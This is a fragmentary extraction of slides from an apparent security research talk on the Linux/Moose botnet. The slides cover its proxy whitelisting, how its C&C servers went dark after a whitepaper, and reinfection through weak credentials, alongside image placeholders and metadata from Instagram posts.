
- Likes: 104
- Comments: 1
- Posted 4 days ago
- Tags: #Signé #weddings #cosettelkamar #events #riyadh #trays #display #chocolate #queens #pearls #velvet #gold #elegance #white #princess #kosha #ksa #qatar #emirates #pqp #plusqueparfait #inlove #amazing #designs #art #creativity

**Post 3 (Right):**

- Likes: 185
- Comments: 3
- Posted 6 days ago
- Tags: (not fully visible)

# Anti-Tracking


- Proxy access is protected by an IP-based Whitelist
- So we can't use the proxy service to evaluate malware population
- Blind because of HTTPS enforced on social networks



# Whitepaper Impact

- Few weeks after the publication the C&C servers went dark
  - After a reboot, all affected devices should be cleaned
  - But victims compromised via weak credentials, so they can always reinfect

# Alive or dead?




# Yay! Except...




# **Linux/Moose Update**

